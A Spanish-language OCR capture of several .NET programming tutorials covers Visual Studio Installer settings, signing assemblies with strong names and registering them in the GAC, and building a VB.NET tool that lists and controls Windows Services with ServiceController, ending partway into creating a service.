


Fig. 9, Las propiedades de License Agreement

-En todos los cuadros de diálogos, puedes mostrar una imagen (banner) en la parte superior del mismo, esa imagen debe tener un tamaño más o menos de 500x60. Podría ser algo como lo mostrado en la figura 10, dejando parte en blanco para que quede mejor.

Fig. 10, Un banner para el instalador

-Por último, puedes indicar más cosas en las opciones de Registry y File System, pero eso ya lo dejo a tu elección.

Por supuesto hay más cosas que se pueden configurar, pero lo aquí indicado es lo "básico" y genérico para la mayoría de los casos.

Espero que con todo esto tengas por dónde empezar... que es la idea de este artículo.
Por supuesto, siempre serán bienvenidas las aportaciones que quieras hacer para ampliar y mejorar este artículo... espero que sepas cómo contactar conmigo si esa es tu intención... ya que no te dejaré ningún link a mi correo, que después la gente lo usa para otra cosa, pero si te decides, escribeme un mensaje con el asunto: **Mejoras para el artículo sobre el VS Installer (14jul03)**. Gracias.

Nos vemos.
Guillermo

Aquí te indico otros links relacionados con el Visual Studio Installer:
Recuerda que puede que hayan cambiado la dirección de estos links, así que... si no funcionan, busca la nueva ubicación y si no te importa, me dices dónde están ahora, gracias:

- Cómo crear paquetes de instalación de MSDE 2.0 con Microsoft Visual Studio Installer 1.1
  Microsoft SQL Server 2000 Desktop Engine (MSDE 2.0) proporciona Módulos de combinación que ofrecen a los programadores flexibilidad para consumir dichos módulos en sus productos de instalación. En este artículo se explican los pasos detallados para...
  http://support.microsoft.com/default.aspx?scid=kb;es;299795

  El link para descargar el VSI 1.1 que se incluye en este artículo, no es correcto... así que... usa el que te indico arriba.

- Cómo redistribuir los componentes principales de SAPI 5.1
  Las aplicaciones desarrolladas con la Interfaz de programación de aplicaciones de voz (SAPI) versión 5.1 requieren que se instale el componente principal de SAPI 5.1 en el equipo cliente. Puede redistribuir los componentes principales de SAPI 5.1 como...
  http://support.microsoft.com/default.aspx?scid=kb;es;320207

- HOWTO: Use Orca to Edit Windows Installer Files

- http://msdn.microsoft.com/library/default.asp?url=/library/en-us/vsinstal/html/veconmicrosoftwindowsinstallertechnology.asp

---

Microsoft .net **Cómo... en .NET**

Crear un ensamblado con nombre seguro (strong name) y registrarlo en el GAC

Publicado el 06/Ene/2003
Actualizado el 07/Ene/2003

Como sabrás, cuando creamos una librería de clases para usar con una aplicación generada por cualquiera de los lenguajes de .NET Framework, ésta se puede usar de dos formas distintas, copiándola en el mismo directorio del ejecutable o bien registrándola en el sistema e instalándola en el **GAC** (*Global Assembly Cache*, caché de ensamblados global).

La ventaja de registrar un ensamblado en la caché de ensamblados global, es que estará disponible para todas las aplicaciones que tengamos en el equipo en el que se ha instalado. Si un ensamblado se utiliza de forma privada, siempre debe copiarse en el directorio de la aplicación que lo utiliza, por tanto si hay varias aplicaciones que utilicen un mismo ensamblado, éste se cargará varias veces en la memoria, con el consiguiente consumo extra de recursos.

Para poder registrar e instalar un ensamblado en el GAC, éste debe estar firmado con un nombre seguro.

En este artículo veremos cómo podemos crear un ensamblado con nombre seguro (strong name), así como los pasos que tendremos que dar para registrarlo en el sistema.

Para crear un ensamblado con nombre seguro, primero debemos crear un archivo de claves, para ello debemos usar la utilidad **sn.exe**, (*strong name*), la forma de usarla para crear ese archivo de claves, es la siguiente:
sn -k nombreArchivoClaves.snk

Una vez que tenemos el archivo con el par de claves, podemos usarlo para registrar un ensamblado de dos formas:
1- Usando la utilidad **al.exe**, (*assembly linker*).
2- Usando atributos de ensamblado.

Aquí vamos a ver la segunda opción: usando atributos de ensamblado.

Una vez que hemos creado el archivo de claves con la utilidad sn.exe, (para este ejemplo, el archivo de claves se llamará prueba.snk y se creará con: **sn -k prueba.snk**), dicho archivo lo copiaremos en el directorio de la solución con la librería de clases.
En el archivo AssemblyInfo.vb del proyecto de librería de clases, añadiremos el siguiente atributo:

```
<Assembly: AssemblyKeyFileAttribute("..\..\prueba.snk")>
```

Nota:
En la documentación de Visual Studio .NET indica que el nombre debe

especificarse como "prueba.snk", pero si lo hacemos así, al compilarlo no encontrará dicho archivo de claves.
Otra forma de especificar el nombre del archivo de claves es indicar la ruta completa, con esto nos aseguraremos de que siempre se encuentre.

Una vez hecho esto, podemos compilar la librería de clases, la cual contendrá el par de claves que contiene el archivo de claves prueba.snk.

Con esto, hemos "firmado" el ensamblado para que tenga nombre seguro.

¿Para que sirve el archivo de claves?
Al compilar un ensamblado con un archivo de claves, nos aseguramos de que tenga un nombre único.
Por ejemplo, si distribuimos el código de ese ensamblado, pero no distribuimos el archivo de claves, y se compila con un archivo de claves distinto al que se utilizó originalmente, se creará un ensamblado que será "distinto" al original. Esto garantizará que las aplicaciones creadas utilizando el ensamblado original, siempre funcionarán, a pesar de que el ensamblado se haya modificado.
Por tanto, para poder "regenerar" un ensamblado con nombre seguro, (o crear una nueva versión), será necesario disponer del archivo de claves con el que se creó originalmente, en caso de que no sea así, el ensamblado generado se considerará distinto.

Ahora lo que necesitamos es poder registrarlo en el caché de ensamblados global (GAC). Si creamos un programa de instalación, el instalador se encargará de registrar y copiar dicho ensamblado en dicho caché global.
Pero lo mejor, si queremos hacerlo de forma manual, es usar la utilidad **gacutil.exe**:
gacutil /i nombreEnsamblado.dll

Esta misma herramienta la podemos usar para quitar el ensamblado del GAC, para ello usaremos gacutil.exe con el parámetro /u:
gacutil /u nombreEnsamblado.dll

Y con estos tres sencillos pasos, tendremos registrado un ensamblado con nombre seguro, además de tenerlo instalado en el caché de ensamblados global.

Sólo me queda aclarar que los ensamblados con nombre seguro sólo debe hacer referencia a otros ensamblados que también hayan sido firmados con nombre seguro.

Una vez que un ensamblado está registrado en la caché de ensamblados global, éste no se podrá distribuir usando XCOPY, es decir, copiándolo en el mismo directorio que el ejecutable que lo utilice. Las nuevas versiones siempre deben instalarse en dicho caché global.

Para más información, revisa la documentación de Visual Studio .NET, aquí te muestro algunos links, aunque la lista podría ser casi interminable:

Nota:
Los siguientes links hacen referencia a la ayuda de Visual Studio .NET, lo marcado con negrita, es posible que tengas que modificarlo, todo dependerá de cómo tengas configurada la ayuda.

Para usarlos, simplemente cópialos en la dirección URL del navegador o en el IDE.

ms-help://**MS.VSCC/MS.MSDNVS.3082**/cpguide/html/cpconstrong-namedassemblies.htm
ms-help://**MS.VSCC/MS.MSDNVS.3082**/cpguide/html/cpconglobalassemblycache.htm
ms-help://**MS.VSCC/MS.MSDNVS.3082**/cpguide/html/cpconassigningassemblystrongname.htm
ms-help://**MS.VSCC/MS.MSDNVS.3082**/cpguide/html/cpconcreatingkeypairforuseincreatingstrongly-namedassembly.htm
ms-help://**MS.VSCC/MS.MSDNVS.3082**/cpguide/html/cpconworkingwithstrongly-namedassemblies.htm
ms-help://**MS.VSCC/MS.MSDNVS.3082**/cpguide/html/cpconstrongnamescenario.htm

Espero que con esta pequeña explicación tengas algo más claro todo esto de los nombres seguros y cómo poder registrarlos, y sobre todo, usarlos.

Nos vemos.
Guillermo

Servicios de Windows

Administrar, crear e instalar

Publicado: 05/Feb/2003
Actualizado: 05/Feb/2003

Introducción

Como seguramente sabrás, entre los tipos de proyectos que Visual Studio .NET nos permite crear, se encuentran los Servicios de Windows, anteriormente conocidos como Servicios NT.
Para refrescarte la memoria, te diré que un Servicio de Windows no es una aplicación normal de Windows, ya que no tiene interfaz gráfica de cara al usuario y tampoco es una especie de Servicio Web que funciona en Windows en lugar de hacerlo en un sitio de Internet. Los Servicios de Windows son aplicaciones que funcionan sin interactuar directamente con el usuario y por regla general se inician junto con el sistema, sin que ningún usuario tenga que iniciarlo.
Lo que en este artículo veremos es cómo crear e instalar un Servicio de Windows y también cómo comunicarnos con ese Servicio de Windows, para ello crearemos una pequeña utilidad que nos permita ver los Servicios de Windows instalados en nuestro equipo, así como los instalados en otros equipos a los que tengamos acceso, de forma que podamos saber si están o no iniciados e incluso poder iniciarlos, pausarlos, detenerlos, etc.

Empecemos viendo la utilidad que nos permita "manejar" los Servicios de Windows y después crearemos uno que comprobará si una determinada aplicación está ejecutándose y de no ser así, poder iniciarla e incluso detenerla. A ese servicio le podremos pasar parámetros para que inicie o "inspeccione" el estado del ejecutable o proceso que le indiquemos.

Administrar los Servicios de Windows

Como te acabo de comentar, vamos a crear una pequeña utilidad en la que mostraremos los Servicios de Windows que estén actualmente registrados en nuestro equipo o en cualquiera de los equipos a los que tengamos acceso. Mostraremos la información sobre los servicios, así como el estado actual en que se encuentra: si está iniciado o no. Mediante una serie de botones podremos iniciarlos, pausarlos, detenerlos, etc. Dependiendo de que podamos realizar esas acciones, los botones estarán habilitados o deshabilitados.

La siguiente figura muestra el aspecto del formulario en tiempo de diseño:

Figura 1, La utilidad para administrar los Servicios de Windows en tiempo de diseño

Como sabrás, la administración de los Servicios de Windows podemos hacerla desde Servicios en Herramientas Administrativas, desde allí podemos iniciar, detener, pausar, etc. cualquiera de los servicios que estén configurados en el sistema, con nuestra utilidad podremos hacer todas esas cosas, o al menos lo intentaremos. No pienses que esta utilidad suplantará a la incluida en el sistema, simplemente nos servirá, para entre otras cosas, saber cómo usar una de las clases incluidas en el .NET Framework para "interactuar" con los Servicios de Windows: la clase **ServiceController**.

> **Nota:**
> El código mostrado está realizado en Visual Basic .NET, pero en el ZIP con el código completo, también se incluye la versión de C#, por si es ese tu lenguaje preferido.

Como podemos ver en la figura 1, el formulario tendrá un control ListView (serviciosLv) que mostrará los servicios que actualmente estén instalados en el equipo o bien en el equipo indicado en la caja de textos correspondiente. Una vez que seleccionemos uno de los servicios de la lista, se actualizarán los botones de forma que sepamos "visualmente" las acciones que podemos realizar con dicho servicio. En la columna Estado del ListView se indicará si está funcionando, parado o en pausa. Es posible que algunos de los servicios que estén en ejecución no permitan que se detengan o se pasen a un estado de pausa, en esos casos los botones correspondientes no estarán habilitados.

Vamos a ver ahora el código usado para esta utilidad, en el cual usaremos sólo la clase **ServiceController**; para poder usar esta clase, debemos añadir a las referencias del proyecto una referencia a la librería **System.ServiceProcess.dll** y una importación de ese espacio de nombres para evitarnos tener que escribirla en cada una de las clases y enumeraciones que usaremos.

```
Option Strict On

Imports System.ServiceProcess

Public Class fAdministrarServicios
    Inherits System.Windows.Forms.Form
    '
    '...
    '
    Private servicios() As ServiceController
    Private servicio As ServiceController
    Private itemActual As ListViewItem
    '
```

En este código además de la importación del espacio de nombres en el que reside la clase ServiceController y de la declaración de la clase del formulario, declaramos un array o matriz en el que se asignarán los servicios instalados en el equipo a inspeccionar, una variable de ese mismo tipo que representará al servicio que hayamos seleccionado del ListView y dado que el estado del servicio puede cambiar al pulsar en alguno de los botones, usaremos también una variable que contenga el elemento del ListView actualmente seleccionado.

Para llenar el array de servicios, usaremos el método **GetServices** de la clase ServiceController, esta propiedad devuelve un array con los servicios del equipo indicado o del equipo actual si no se indicara ninguno o se utiliza la cadena ".", la cual indicará a ese método que nuestra intención es obtener los servicios del equipo actual.
Veamos el código del procedimiento que se encarga de llenar ese array y añadir los elementos correspondientes al ListView.

```
Private Sub mostrarServicios()
    mostrarServicios("")
End Sub

Private Sub mostrarServicios(ByVal equipo As String)
    Dim i As Integer
    Dim lvi As ListViewItem
    '
    If equipo = "" Then equipo = "."
    '
    servicios = ServiceController.GetServices(equipo)
    serviciosLv.Items.Clear()
    For i = 0 To servicios.Length - 1
        lvi = serviciosLv.Items.Add(servicios(i).ServiceName)
        lvi.SubItems.Add(servicios(i).Status.ToString)
        lvi.SubItems.Add(servicios(i).DisplayName)
        lvi.SubItems.Add(servicios(i).ServiceType.ToString)
        lvi.SubItems.Add(servicios(i).MachineName)
        '
        ' guardar una referencia del servicio en la propiedad Tag
        lvi.Tag = servicios(i)
    Next
End Sub
```

El procedimiento permite dos formas de usarlo: indicando el nombre del equipo o sin ningún parámetro, en caso de que ese parámetro sea una cadena vacía utilizamos "." para indicar el equipo actual.
A continuación recorremos el array con los servicios devueltos por la función **GetServices** y asignamos los elementos (items) del ListView.
A la propiedad **Tag** del elemento actual le asignamos una referencia al servicio, para poder usarlo posteriormente al seleccionar un elemento en el ListView.

Veamos a continuación el evento Load del formulario en el que se asignan las cabeceras del control ListView y se llama al procedimiento **mostrarServicios** para llenar la lista con los servicios del equipo en el que se ejecuta esta utilidad.

```
Private Sub Form_Load(ByVal sender As System.Object, _
                      ByVal e As System.EventArgs) _
                      Handles MyBase.Load
    With serviciosLv
        .View = View.Details
        .FullRowSelect = True
        .GridLines = True
        .LabelEdit = False
        .HideSelection = False
        .Columns.Clear()
        .Columns.Add("Servicio", 100, HorizontalAlignment.Left)
        .Columns.Add("Estado", 60, HorizontalAlignment.Left)
        .Columns.Add("Descripción", 200, HorizontalAlignment.Left)
        .Columns.Add("Tipo de servicio", 100, HorizontalAlignment.Left)
        .Columns.Add("Equipo", 70, HorizontalAlignment.Left)
    End With
     '
    iniciarBtn.Enabled = False
    iniciarParametrosBtn.Enabled = False
    pausarBtn.Enabled = False
    detenerBtn.Enabled = False
    continuarBtn.Enabled = False
    reiniciarBtn.Enabled = False
    '
    equipoTxt.Text = ""
    parametrosTxt.Text = ""
    '
    mostrarServicios()
End Sub
```

En este evento asignamos las características del control ListView, además de crear las cabeceras del mismo, las cuales eliminamos por si en tiempo de diseño se han creado algunas.
Deshabilitamos los botones, asignamos valores nulos a las dos cajas de textos y llamamos al procedimiento **mostrarServicios** el cual se encargará de asignar al ListView los servicios instalados.

Cuando el usuario selecciona uno de los servicios de la lista, se hacen una serie de comprobaciones para saber el estado del servicio y qué tipo de acciones permite, todo esto se realiza en un procedimiento llamado **comprobarEstado**, el cual se usará también desde los eventos de los botones.

Veamos el código del evento **SelectedIndexChanged** del ListView y el procedimiento que comprueba el estado del servicio seleccionado de esa lista.

```
Private Sub serviciosLv_SelectedIndexChanged(ByVal sender As System.Object, _
                                             ByVal e As System.EventArgs) _
                                             Handles serviciosLv.SelectedIndexChanged
    Try
        itemActual = serviciosLv.SelectedItems(0)
        servicio = DirectCast(itemActual.Tag, ServiceController)
        comprobarEstado(servicio)
    Catch
        itemActual = Nothing
        comprobarEstado()
    End Try
End Sub
```

En este evento se asigna el elemento seleccionado a la variable **itemActual**, así como el servicio asociado a ese elemento del ListView a la variable **servicio**, (para hacer la asignación hacemos una conversión de tipos de forma que Option Strict On no nos lo impida, además de que es la forma recomendada, al menos desde mi punto de vista), y se llama al procedimiento **comprobarEstado** pasándole como parámetro el servicio a comprobar.
En el caso de que se produzca algún error... no es probable, pero si posible, así que nos curamos en salud y si ocurre una excepción, se asigna un valor nulo al elemento actual y se llama al procedimiento **comprobarEstado** sin parámetros, el cual simplemente deshabilitará los botones.

El siguiente código es el del procedimiento sobrecargado **comprobarEstado**, el cual se usa para actualizar los botones y mostrar en el elemento de la lista el estado que corresponda, ya que, como te he comentado, este procedimiento se llamará desde los eventos de los botones.
Veamos el código y a continuación lo explico un poco.

```
Private Sub comprobarEstado()
    iniciarBtn.Enabled = False
    iniciarParametrosBtn.Enabled = False
    pausarBtn.Enabled = False
    detenerBtn.Enabled = False
    continuarBtn.Enabled = False
    reiniciarBtn.Enabled = False
End Sub

Private Sub comprobarEstado(ByVal elServicio As ServiceController)
    Dim servStatus As ServiceControllerStatus
    '
    iniciarBtn.Enabled = False
    iniciarParametrosBtn.Enabled = False
    pausarBtn.Enabled = False
    detenerBtn.Enabled = False
    continuarBtn.Enabled = False
    reiniciarBtn.Enabled = False
    '
    Try
        servicio = elServicio
        servicio.Refresh()
        servStatus = servicio.Status
        '
        If servicio.CanPauseAndContinue Then
            pausarBtn.Enabled = (servStatus = ServiceControllerStatus.Running)
            continuarBtn.Enabled = (servStatus = ServiceControllerStatus.Paused)
        End If
        If servicio.CanStop Then
            detenerBtn.Enabled = (servStatus = ServiceControllerStatus.Running)
        End If
        iniciarBtn.Enabled = (servStatus = ServiceControllerStatus.Stopped)
```

```
        iniciarParametrosBtn.Enabled = iniciarBtn.Enabled
        reiniciarBtn.Enabled = detenerBtn.Enabled
    Catch
        iniciarBtn.Enabled = False
        iniciarParametrosBtn.Enabled = False
        pausarBtn.Enabled = False
        detenerBtn.Enabled = False
        continuarBtn.Enabled = False
        reiniciarBtn.Enabled = False
    End Try
    '
    If Not itemActual Is Nothing Then
        Try
            itemActual.SubItems(1).Text = servicio.Status.ToString
        Catch ex As Exception
            MessageBox.Show(ex.Message, "Error al comprobar el estado del servicio")
        End Try
    End If
End Sub
```

De estos dos procedimientos, el primero, el que no recibe ningún parámetro, simplemente deshabilita los botones. En el otro, el que recibe un parámetro del tipo ServiceController, se hacen una serie de comprobaciones para poder habilitar/deshabilitar adecuadamente los botones; en principio se deshabilitan todos y se asigna a la variable **servicio** el servicio que se ha pasado como parámetro.
Llamamos al método **Refresh**, ya que nos interesa "actualizar" el estado para que la información que se comprueba a continuación tenga los valores correctos, esto es necesario ya que este procedimiento se llama desde los eventos de los botones y debe reflejar el estado "más reciente" del servicio: el que se haya podido asignar en esos eventos.
A continuación asignamos el estado actual a una variable del tipo de la enumeración que la propiedad **Status** devuelve, cuyo valor usaremos en las siguientes líneas.
Lo primero que comprobamos es si el servicio se puede pausar y posteriormente continuar, si es así, el valor devuelto por la propiedad **CanPauseAndContinue** devolverá un valor verdadero. En el caso de que se permitan esas acciones, se comprueba si el servicio está en ejecución y se habilitará el botón **Pausar**; si el servicio está en pausa, se habilitará el botón **Continuar**.
En estos dos casos se comprueba si el valor devuelto por la propiedad **Status** es el adecuado para cada una de esas dos acciones, es decir, si está en ejecución, el valor de Status será **Running** y en caso de que esté en pausa, ese valor será **Paused**.
La siguiente comprobación que hacemos es saber si el servicio se puede detener, para ello comprobamos el valor de la propiedad **CanStop**, en caso de que sea verdadero, habilitaremos el botón **Detener** si el servicio está en ejecución.

Una vez que hemos comprobado las propiedades que nos informan sobre las posibles acciones que podemos realizar con el servicio seleccionado, comprobamos si hay que actualizar la información mostrada en el ListView, para ello comprobamos si la variable **itemActual** está asignada (no contiene un valor nulo), en cuyo caso asignamos a la segunda columna el estado actual del servicio.

> **Nota:**
> Cuando creemos el Servicio de Windows, tendremos ocasión de ver cómo poder darle esa misma funcionalidad, de forma que seamos nosotros los que decidamos si el servicio se puede pausar, etc.
> Pero eso será dentro de un momento, así que... paciencia por ahora.

Para terminar con el código de la utilidad para administrar los servicios de Windows, vamos a ver los eventos producidos al pulsar en los distintos botones de la aplicación. El código del botón **Refrescar** simplemente llamará al procedimiento **mostrarServicios** indicando en el parámetro el texto que el usuario haya escrito en la caja de textos correspondiente. El resto de eventos utilizará algunos de los métodos con los que podemos iniciar, detener, pausar y continuar un servicio previamente pausado. Veamos el código para comprender mejor cómo usar esos métodos.

```
Private Sub refrescarBtn_Click(ByVal sender As System.Object, _
                               ByVal e As System.EventArgs) _
                               Handles refrescarBtn.Click
    mostrarServicios(equipoTxt.Text)
End Sub
'
'
Private Sub iniciarBtn_Click(ByVal sender As System.Object, _
                             ByVal e As System.EventArgs) _
                             Handles iniciarBtn.Click
    Try
        servicio.Start()
        comprobarEstado(servicio)
    Catch ex As Exception
        MessageBox.Show(ex.Message, "Error al iniciar el servicio")
```

```
    End Try
End Sub
'
Private Sub iniciarParametrosBtn_Click(ByVal sender As System.Object, _
                                       ByVal e As System.EventArgs) _
                                       Handles iniciarParametrosBtn.Click
    Try
        If parametrosTxt.Text <> "" Then
            Dim args(0) As String
            '
            args(0) = parametrosTxt.Text
            servicio.Start(args)
        Else
            servicio.Start()
        End If
        comprobarEstado(servicio)
    Catch ex As Exception
        MessageBox.Show(ex.Message, "Error al iniciar el servicio con parámetros")
    End Try
End Sub
'
Private Sub detenerBtn_Click(ByVal sender As System.Object, _
                             ByVal e As System.EventArgs) _
                             Handles detenerBtn.Click
    Try
        If servicio.CanStop Then
            servicio.Stop()
            comprobarEstado(servicio)
        End If
    Catch ex As Exception
        MessageBox.Show(ex.Message, "Error al detener el servicio")
    End Try
End Sub
'
Private Sub pausarBtn_Click(ByVal sender As System.Object, _
                            ByVal e As System.EventArgs) _
                            Handles pausarBtn.Click
    Try
        If servicio.CanPauseAndContinue Then
            If servicio.Status = ServiceControllerStatus.Running Then
                servicio.Pause()
                comprobarEstado(servicio)
            End If
        End If
    Catch ex As Exception
        MessageBox.Show(ex.Message, "Error al pausar el servicio")
    End Try
End Sub
'
Private Sub continuarBtn_Click(ByVal sender As System.Object, _
                               ByVal e As System.EventArgs) _
                               Handles continuarBtn.Click
    Try
        If servicio.CanPauseAndContinue Then
            If servicio.Status = ServiceControllerStatus.Paused Then
                servicio.Continue()
                comprobarEstado(servicio)
            End If
        End If
    Catch ex As Exception
        MessageBox.Show(ex.Message, "Error al continuar el servicio")
    End Try
End Sub
'
Private Sub reiniciarBtn_Click(ByVal sender As System.Object, _
                               ByVal e As System.EventArgs) _
                               Handles reiniciarBtn.Click
    If servicio.Status = ServiceControllerStatus.Running Then
        Try
            servicio.Stop()
            servicio.Refresh()
        Catch ex As Exception
```

```
            MessageBox.Show(ex.Message, "Error al reiniciar el servicio")
        End Try
    End If
    If servicio.Status = ServiceControllerStatus.Stopped Then
        Try
            servicio.Start()
        Catch ex As Exception
            MessageBox.Show(ex.Message, "Error al reiniciar el servicio")
        End Try
    End If
    comprobarEstado(servicio)
End Sub
```

Como podemos comprobar después de cada llamada a los métodos, llamamos al procedimiento **comprobarEstado** para que se actualice la información en el ListView así como en los botones, para que reflejen si pueden ser usados o no después del cambio de estado realizado en el servicio.
Como se ha comentado, la variable **servicio** tendrá la referencia al servicio que se ha seleccionado de la lista, por tanto en estos procedimientos de eventos la utilizamos para llamar a los métodos correspondientes, que en el caso del botón **Iniciar** será el método **Start**. Por otro lado, el botón **Iniciar con parámetros** se usará para iniciar el servicio pasándole los argumentos necesarios, esos argumentos se indicarán en un array, en este ejemplo sólo usamos un argumento, por tanto creamos un array de un solo elemento y es ese array el que utilizamos en la llamada al método **Start**. Si no se indicara nada en la caja de textos de los parámetros, hacemos una comprobación y de ser así, simplemente se llama al método **Start** sin parámetros. Una vez llamado al método que nos permite iniciar el servicio, llamamos al procedimiento **comprobarEstado**.
Para detener el servicio, primero comprobamos si se puede parar, para ello comprobamos el valor de **CanStop**, si es verdadero, lo paramos mediante el método **Stop** y a continuación actualizamos la información.
En el código que hace una pausa en el servicio, comprobamos si eso se puede hacer, para ello usamos la propiedad **CanPauseAndContinue**, ya que como he comentado anteriormente, si esa propiedad devuelve un valor verdadero es que podemos detener momentáneamente el servicio para después volver a ponerlo en marcha. Como es natural, sólo podremos pausar el servicio si está en ejecución, por tanto, antes de utilizar el método **Pause**, comprobamos si el servicio está ejecutándose, para lo cual comprobamos si el contenido de la propiedad **Status** es **ServiceControllerStatus.Running**.
En el caso de querer continuar la ejecución de un servicio que se encuentra en modo de pausa, hacemos las comprobaciones pertinentes antes de usar el método **Continue**. No lo explico más a fondo ya que la explicación dada anteriormente es aplicable en este caso, aunque el estado que se comprueba es **ServiceControllerStatus.Paused**.
Por último, para reiniciar un servicio, como en esta ocasión no existe un método específico para esa acción, primero lo detenemos y después lo iniciamos, que es lo que me imagino que habría que hacer, aunque en la documentación de Visual Studio .NET no he visto nada que así lo indique, pero...
Debido a que en esta acción debemos comprobar si el servicio está detenido para volver a activarlo, he utilizado el método **Refresh** para que al llegar a la siguiente comparación esté "actualizado" el estado del servicio. En caso de que el servicio no permita que se detenga, no ocurrirá nada y nuestra acción simplemente no tendrá ningún efecto; aunque de ser así, el botón **Reiniciar** no estaría habilitado, ya que en el procedimiento **comprobarEstado** sólo se habilita ese botón si el servicio permite que se pueda detener.

Para finalizar con esta primera parte del artículo, sólo me queda aclarar que los controles del formulario están "anclados" de forma que se ajusten al tamaño del mismo, para que nos resulte más cómodo ver el contenido de la información mostrada en las columnas del ListView, esto sólo lo digo por si quieres crear el formulario por tu cuenta sin necesidad de usar el código fuente incluido en el fichero ZIP.

Crear un Servicio para Windows

Bien, una vez visto el código de la utilidad para administrar los servicios de Windows, vamos ahora a crear un servicio.
Como te comenté al principio, el servicio que vamos a crear simplemente se encargará de comprobar si cierta aplicación está o no en ejecución, si no es así, la ejecutará. Este servicio también permitirá cerrar una aplicación que ya esté ejecutándose. Para que nuestro servicio sepa qué aplicación (o proceso) debe "controlar", se lo indicaremos por medio de un parámetro, el cual podemos especificarlo mediante la utilidad que acabamos de ver.
En un mundo real, o sea, en el caso de que realmente quisiéramos tener un Servicio de Windows con estas características, deberíamos darle la posibilidad de que cuando el servicio se inicie pueda hacer esa comprobación, y debido a la forma en que los servicios se inician, normalmente al iniciarse el sistema, tendríamos que utilizar un fichero de configuración, (por ejemplo el típico fichero INI), para que podamos indicar la aplicación a *monitorear* y la acción a realizar sobre ella: iniciarla o detenerla. Pero en este ejemplo, el servicio lo vamos a configurar para que se inicie manualmente, de forma que podamos iniciarlo cuando queramos y así poder indicarle, mediante parámetros, la aplicación a monitorear.

Nota:
He de aclarar que cuando un servicio de Windows inicia una aplicación, ésta suele iniciarse en modo oculto, por tanto, si nuestro Servicio de Windows se inicia de forma automática con el sistema, deberíamos tener esto presente, para no llevarnos una sorpresa si no vemos dicha aplicación.

Para la creación del Servicio de Windows vamos a crear un nuevo proyecto, el cual podemos añadirlo a la solución de la utilidad para administrar los servicios de Windows. El tipo de proyecto será del tipo de Servicios Windows y le daremos el nombre **servicioWindows**; en la figura 2 vemos el cuadro de diálogo de nuevo proyecto.

Figura 2, nuevo proyecto del tipo Servicio de Windows

Al crear un proyecto de este tipo tendremos un fichero llamado Service1.vb y el habitual AssemblyInfo.vb, además, en las referencias, tendremos la librería System.ServiceProcess.dll la cual es necesaria para manejar este tipo de proyecto.

Si echamos un vistazo al código añadido por Visual Studio .NET comprobaremos que la clase creada está derivada de **System.ServiceProcess.ServiceBase** y se incluyen, entre otras cosas, dos procedimientos: **OnStart** y **OnStop**, los cuales serán llamados por el sistema para iniciar y detener el servicio respectivamente.
Si en lugar de llamarse **Service1**, que es el nombre que el IDE de Visual Studio le da a esta clase, queremos que tenga otro nombre, por ejemplo **PruebaSW**, además de cambiar el nombre de la clase, tendremos que mostrar la "región" oculta, buscar el procedimiento Sub Main, en el cual se crea una nueva instancia de este servicio, y cambiar ahí el nombre por el que nosotros queramos que tenga.
Veamos el código completo de esta clase una vez hecho el cambio del nombre **Service1** por **PruebaSW**:

```
Imports System.ServiceProcess

Public Class PruebaSW
    Inherits System.ServiceProcess.ServiceBase

#Region " Código generado por el Diseñador de componentes "

    Public Sub New()
        MyBase.New()

        ' El Diseñador de componentes requiere esta llamada.
        InitializeComponent()

        ' Agregar cualquier inicialización después de la llamada a InitializeComponent()

    End Sub

    'UserService reemplaza a Dispose para limpiar la lista de componentes.
    Protected Overloads Overrides Sub Dispose(ByVal disposing As Boolean)
        If disposing Then
            If Not (components Is Nothing) Then
                components.Dispose()
```

```
            End If
        End If
        MyBase.Dispose(disposing)
    End Sub

    ' El punto de entrada principal para el proceso
    <MTAThread()> _
    Shared Sub Main()
        Dim ServicesToRun() As System.ServiceProcess.ServiceBase

        ' Se puede ejecutar en el mismo proceso más de un servicio NT. Para agregar
        ' otro servicio a este proceso, cambie la siguiente línea a fin de
        ' crear otro objeto de servicio. Por ejemplo,
        '
        '   ServicesToRun = New System.ServiceProcess.ServiceBase () {New Service1, New
MySecondUserService}
        '
        ServicesToRun = New System.ServiceProcess.ServiceBase() {New PruebaSW()}

        System.ServiceProcess.ServiceBase.Run(ServicesToRun)
    End Sub

    'Requerido por el Diseñador de componentes
    Private components As System.ComponentModel.IContainer

    'NOTA: el Diseñador de componentes requiere el siguiente procedimiento
    'Se puede modificar utilizando el Diseñador de componentes. No lo modifique
    ' con el editor de código.
    <System.Diagnostics.DebuggerStepThrough()> Private Sub InitializeComponent()
        components = New System.ComponentModel.Container()
        Me.ServiceName = "PruebaSW"
    End Sub

#End Region

    Protected Overrides Sub OnStart(ByVal args() As String)
        ' Agregar código aquí para iniciar el servicio. Este método debería poner en movimiento
        ' los elementos para que el servicio pueda funcionar.
    End Sub

    Protected Overrides Sub OnStop()
        ' Agregar código aquí para realizar cualquier anulación necesaria para detener el servicio.
    End Sub

End Class
```

En negrita he resaltado los **tres** sitios en los que hay que cambiar el nombre de la clase, además de que deberíamos cambiar también el nombre del fichero, aunque eso no afecta para nada al nombre de este Servicio de Windows.

> **Nota:**
> Tal como puedes comprobar, en el procedimiento Main se crea un array (**ServicesToRun**) con los servicios que queramos ejecutar, esto es así por si en este mismo proyecto queremos añadir más de un servicio y queremos que se ejecuten todos. En caso de que esa sea tu intención, todo lo que veamos a partir de ahora será aplicable a cada uno de esos servicios del proyecto.

